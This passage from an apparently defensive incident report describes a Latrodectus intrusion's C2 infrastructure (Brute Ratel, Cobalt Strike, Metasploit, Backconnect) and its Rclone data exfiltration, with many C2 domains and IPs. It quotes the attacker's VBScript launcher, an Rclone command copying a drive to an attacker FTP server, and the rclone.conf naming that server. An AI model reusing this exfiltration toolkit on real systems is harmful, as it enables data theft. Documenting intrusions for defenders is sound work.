
Latrodectus/Backconnect

The malware used to gain the initial foothold in the host was a Latrodectus Javascript file. The aforementioned file has been associated with high confidence to the Russian threat actor LUNAR SPIDER by Eclecticiq.

It is important to note that although the sample contained only two domains, the injected explorer.exe communicated with three additional C2 servers. After further investigating the explorer's memory, the following HTTPS request was identified towards one of the new domains:

```
POST /live/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: grasmetral.com
Content-Length: 180
Cache-Control: no-cache
IIvIXJtemrXwjeDqLeuE0T84JVACScQY46Zqw4/xuSqvl6Gyh1Y7TBo380JIAyhqVc8yeDESPllUSMNncRZy0aShncoE2Sfz/e5TdY5NDbtKHC72J/+jP5TQ6DubN8EKGu1cOO9TlZ3WJu3J8EcgiVVPkl94nfb7Q7CHROpn6XNU01XRFNNS
```

Upon decrypting the encrypted traffic sent by Latrodectus to the C2, the following information was identified:




C2 Domain	hxxps[://]grasmertal[.]com/live/
Campaign ID	2221766521
Latrodectus Version	1.3
RC4 Key	xkxp7pKhnkQxUokR2dl00qsRa6Hx0xvQ31jTD7EwUqj4RXWtHwELbZFbOoqCnXl8

One extra functionality observed from the Latrodectus malware was Command and Control communication using the Backconnect protocol. More specifically, connections from explorer.exe and dllhost.exe were performed toward two different IP addresses. Additionally, these IP's have been categorized with moderate confidence related to IcedId Backconnect, which commonly shares infrastructure with Latrodectus.

event.action	process.pid	process.executable	destination.ip	destination.port
Network connection	2,588	C:\Windows\system32\DllHost.exe	185.93.221.12	443
Network connection	1,240	C:\Windows\system32\DllHost.exe	185.93.221.12	443
Network connection	1,076	C:\Windows\system32\DllHost.exe	185.93.221.12	443
Network connection	10,156	C:\Windows\system32\DllHost.exe	185.93.221.12	443
Network connection	9,792	C:\Windows\system32\DllHost.exe	193.168.143.196	443
Network connection	9,260	C:\Windows\system32\DllHost.exe	193.168.143.196	443
Network connection	420	C:\Windows\system32\DllHost.exe	193.168.143.196	443
Network connection	4,760	C:\Windows\system32\DllHost.exe	193.168.143.196	443
Network connection	10,676	C:\Windows\system32\DllHost.exe	193.168.143.196	443

Connections to the first IP started during the first day and then swapped to the second IP on the fifth day.



As it was previously mentioned, utilizing Backconnect, various tasks were performed, such as browsing the file system, reading files, and uploading malware on the infected hosts.

Backconnect traffic showing file upload

Description	Domain	IP Address	Port	ORG	Country
Latrodectus C2	workspacin[.]cloud	104.21.16.155 or 172.67.213.171	443	CLOUDFLARENET	US
Latrodectus C2	illoskanawer[.]com	173.255.204.62	443	Akamai Connected Cloud	US

Latrodectus C2	grasmetral[.]com	104.21.52.10 or 172.67.193.233	443	CLOUDFLARENET	US
Latrodectus C2	jarkaairbo[.]com	172.67.172.177 or 104.21.30.90	443	CLOUDFLARENET	US
Latrodectus C2	scupolasta[.]store	172.67.174.176 or 104.21.88.89	443	CLOUDFLARENET	US
Latrodectus MSI Second Stage	–	91.194.11.64	443	TANGRAM-CANADA-INC	CA
Backconnect	–	193.168.143.196	443	Zergrush Srl	RO
Backconnect	–	185.93.221.12	443	SHOCK-1	RO

Brute Ratel

The MSI file downloaded by the malicious Javascript contained a Brute Ratel DLL (upfilles.dll) that started C2 communication to a series of remote hosts. Of note is the use of the Tyk.io service which we have covered in prior reports.

Domain	IP Address	Port	ORG	Country
anikvan[.]com	95.164.68.73	443	Pq Hosting Plus S.r.l.	DE
altynbe[.]com	138.124.183.215	443	Pq Hosting Plus S.r.l.	US
boriz400[.]com	91.194.11.183	443	TANGRAM-CANADA-INC	CA
ridiculous-breakpoint-gw[.]aws-use1[.]cloud-ara[.]tyk[.]io	54.165.22.33 or 35.153.92.249 or 34.233.204.207 or 54.159.36.188 or 35.172.8.165 or 54.175.181.104	443	AMAZON-AES	US
uncertain-kitten-gw[.]aws-euc1[.]cloud-ara[.]tyk[.]io	3.72.42.242 or 3.69.236.35 or 35.157.36.116 or 3.66.241.8 or 3.124.114.34 or 3.69.194.165	443	AMAZON-02	DE

On the fifth day, the threat actor deployed a second Brute Ratel badger, named wscadminui.dll, which communicated with the following domains:

Domain	IP Address	Port	ORG	Country
erbolsan[.]com	94.232.249.100	443	Psb Hosting Ltd	NL
erbolsan[.]com	94.131.108.254	443	Pq Hosting Plus S.r.l.	TR

samderat200[.]com	94.232.249.108	443	Psb Hosting Ltd	NL
samderat200[.]com	45.150.65.85	443	Pq Hosting Plus S.r.l.	US
dauled[.]com	195.123.225.161	443	Green Floid LLC	BG
kasymdev[.]com	195.211.98.249	443	Green Floid LLC	US
kasym500[.]com	195.123.225.251	443	Green Floid LLC	BG

Lsassa

Lsassa.exe was a .NET malware that was deployed on the fourth day. It attempted to communicate with its C2 server every 250 seconds. Additionally, each POST request contained the hostname of the infected workstation and the username of the compromised user, which were sent to the server.


Domain	IP Address	Port	Protocol	ORG	Country
cloudmeri[.]com	162.0.209.121	443	HTTPS	NAMECHEAP-NET	US

Metasploit

The psexec Metasploit module was utilized by the threat actor in order to perform lateral movement. During the analysis of the Metasploit shellcode, it was identified that it utilized the IP 217.196.98.61 to perform C2 communication.

IP Address	Port	Protocol	ORG	Country
217.196.98.61	4444	TCP	Aeza International LTD	DE

Although the Metasploit shellcode was executed, it was unable to establish a successful Command and Control connection, and the server rejected the connection.




Cobalt Strike

The final Command and Control tool used was Cobalt Strike. In the C2 communication, both HTTPS and HTTP traffic were detected:


Beacon	Domain	IP Address	Port	Protocol	ORG	Country
sys.dll	avtechupdate[.]com	206.206.123.209	443	HTTPS	Datacamp Limited	US
cron801.dl_,system.dl_	–	45.129.199.214	80 or 8080	HTTP	BlueVPS OU	EE

–	–	31.13.248.153	80 or 8080	HTTP	ASNET	BG


To summarize the Command and Control activity and showcase its intensity over time, the following graphs were made:



Beaconing with Cobalt Strike



Beaconing without Cobalt Strike



Exfiltration

Rclone

From a Cobalt Strike beacon on a file share server, the threat actor dropped a data exfiltration toolkit in the ProgramData directory. This included a VBScript launcher (start.vbs), batch automation script (run.bat), renamed Rclone (sihosts.exe), and Rclone configuration file (rclone.conf). This toolkit automated the theft of sensitive data by syncing it to threat actor-controlled cloud storage using the legitimate Rclone utility.

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\programdata\run.bat" & Chr(34), 0
Set WshShell = Nothing
```

Content of start.vbs

Content of run.bat:

```
C:\programdata\sihosts.exe copy "E:" ftp:REDACTED\<File Share Server>\E -q --exclude "*.{ai,bin,blf,bmp
```


The threat actor dropped the Rclone configuration file (rclone.conf) twice on the file share server in quick succession. The first rclone.conf file creation occurred three minutes before the second one, with two executions occurring between them, hinting that there may have been a mistake in the first config file dropped by the threat actor. The first execution had a syntax error with specifying the drive to exfiltrate files from (threat actor added an extra colon to the drive), and the second execution showed that the threat actor had initially dropped the config file with an incorrect username added to it.

	Time	Source	Destination	Protocol	Length	Request arg	Info
11	-89.861935	45.135.232.3	<FILE SERVER IP>	FTP	131		Response: 220-FileZilla Server 1.6.4
12	-89.861121	<FILE SERVER IP>	45.135.232.3	FTP	83	J0eBidenAbrabdy1aS3ha2	Request: USER J0eBidenAbrabdy1aS3ha2
13	-89.699035	45.135.232.3	<FILE SERVER IP>	FTP	89		Response: 331 Please, specify the password.
14	-89.698639	<FILE SERVER IP>	45.135.232.3	FTP	73	<REDACTED FTP PASSWORD>	Request: PASS <REDACTED FTP PASSWORD>
15	-89.535476	45.135.232.3	<FILE SERVER IP>	FTP	76		Response: 530 Login incorrect.

The FTP traffic shows that the username used was J0eBidenAbrabdy1aS3ha2 when it should have been J0eBidenAbrabdy1aS3ha2Yeami which was the username found in the rclone.conf file found on the infected device (the same password was used in both executions).

```
[ftp]
type = ftp
host = 45.135.232.3
user = J0eBidenAbrabdy1aS3ha2Yeami
#port = 21
pass = <REDACTED PASSWORD>
#tls = false
```


Exfiltration activity took place over 9 hours and 46 minutes.




Impact

